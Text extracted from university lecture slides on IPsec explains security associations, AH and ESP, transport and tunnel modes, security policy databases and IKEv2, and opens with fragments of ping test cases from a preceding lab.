
ping 10.0.0.100




Test case 3: client1 ping clientA

ping 10.0.0.100


tiny2 replies to
the source
address in the
packet




Test case 3: client1 ping tiny2



Test case 3: client1 ping tiny2




Test case 3: client1 ping tiny2




IPSec

materiale tratto dalle slide del corso “**Computer and Network Security**” di Prof. Giuseppe Bianchi

IPsec: protocol stack




Network layer security



Transport layer security

- ❑ IPsec operates at the IP level, at network layer (L3)
 - ❑ IPsec and plain-text IP packets can coexist
- ❑ Applications and devices are IPsec agnostic
 - ❑ IPsec protects every upper layer protocol
- ❑ Protection is per-host (IP address)

IPsec: standardization



Security Associations

- ❑ Fundamental concept for IPSec
- ❑ May include
 - ❑ Host to Host
 - ❑ Host to Intermediate Router (security gateway)
 - ❑ Security Gateway to Security Gateway
- ❑ Defines the crypto material for authenticating IP packets
- ❑ SAs are monodirectional: one for each transmission direction
 - ❑ The **Security Parameter Index (SPI)** is the unique identifier for an SA
 - ❑ 32 bits, along with the IP address
 - ❑ The **Security Association Databases (SAD)** host the crypto material (cipher keys, certificates, crypto algorithms etc.) for each SA
 - ❑ They are referenced by the SPI

Security Associations and Key Management

Key management could be

- ❑ **MANUAL:**

- ❑ Manually configure SAs and their crypto material
 - ❑ static, for symmetric ciphers
- ❑ Generally used in small scale VPN scenarios
 - ❑ few Security Gateways (e.g. one for each site)
 - ❑ Full Mesh between gateways


- ❑ **AUTOMATIC:**

- ❑ SA management is handled by specific protocols (**IKEv2**)
 - ❑ In the past, some cooperating protocols (IKE, ISAKAMP, etc)
 - ❑ Authentication services
 - ❑ Creation of SA is on-demand
 - ❑ More later..

IPSec Protocol Suite


- ❑ It is often said that IPSec is a suite of protocols, rather than a single security protocol
- ❑ **Authentication Header (AH)**
 - ❑ Provides authentication and integrity of the entire IP packet (including the IP header), and nothing else (no encryption)
- ❑ **Encapsulated Security Payload (ESP)**
 - ❑ Provides authentication and/or encryption of the IP packet payload
 - ❑ no header integrity
 - ❑ not a problem when used in tunnel mode
- ❑ ESP is in the majority of cases the only protocol that is needed
 - ❑ in fact AH has been downgraded from MUST to MAY be supported in IPSec implementations
 - ❑ In any case, AH and ESP can be combined if necessary (rarely)

Transport vs Tunnel mode



Transport vs Tunnel mode

- ❑ Transport mode is used only for end-to-end connections
- ❑ Gateways use transport mode only for connections that originate and terminate at the gateway
 - ❑ In practice, they cannot route packets from other devices into the secure connection



IPSec Security Policies

- ❑ Security policies can be defined with IPSec
 - ❑ For example, if the protocol is udp, do not use IPSec
- ❑ They are contained in the **Security Policy Database (SPD)**.
- ❑ A security policy is a "*match-action*" rule that specifies what to do with unprotected packets
- ❑ **match** could be:
 - ❑ IP source/destination address [/netmask]
 - ❑ IP protocol (tcp, udp, etc...)
 - ❑ L4 source/destination ports
- ❑ **actions** could be:
 - ❑ BYPASS (do nothing)
 - ❑ DISCARD (drop)
 - ❑ PROTECT (apply IPSec AH/ESP)


IPSec Operations

- ❑ **Packet in output:**
 - ❑ Checks whether there is a Policy match in the SPD
 - ❑ If an "IPSec" policy is found, the packet is passed to the SAD
 - ❑ If a static SA is found, the packet is processed according to the security parameters of the SA
 - ❑ If not, an SA negotiation procedure with a key exchange protocol (e.g., IKE) can be activated
- ❑ **Packet in input:**
 - ❑ SPI, source and destination IPs are used to find the SA
 - ❑ The packet is processed (decrypted and authenticated)
 - ❑ SPD is queried for the presence of security policies

IKE(v2)

- ❑ Large-scale manual configuration of IPSec can be complex
 - ❑ May be fine for small VPNs
 - ❑ In any case, less secure as an SA could have infinite life (no rekeying)
- ❑ You have to maintain state between the two ends of an IPSec connection:
 - ❑ Security services (AH/ESP)
 - ❑ Crypto algorithms to be used
 - ❑ Crypto keys
- ❑ The *Internet Exchange Protocol (IKE)* establishes and dynamically maintain the SA
 - ❑ IKEv2 replaces previously used protocols (IKE, ISAKMP, DOI).

IKE protocol phases



IKE SA and Child SA

- ❑ **IKE SA:**
 - ❑ Establishes the SA for IKE protocol control messages
 - ❑ NO AH/ESP

- ❑ **IKE Child SA:**
 - ❑ Dynamically establishes SAs for data streams
 - ❑ Using AH/ESP
 - ❑ For each IKE SA, many Child SAs can be defined
 - ❑ For example, to define different tunnels for different subnets

Lab 9: IPSec site-to-site VPNs with strongswan

IPSec and Linux

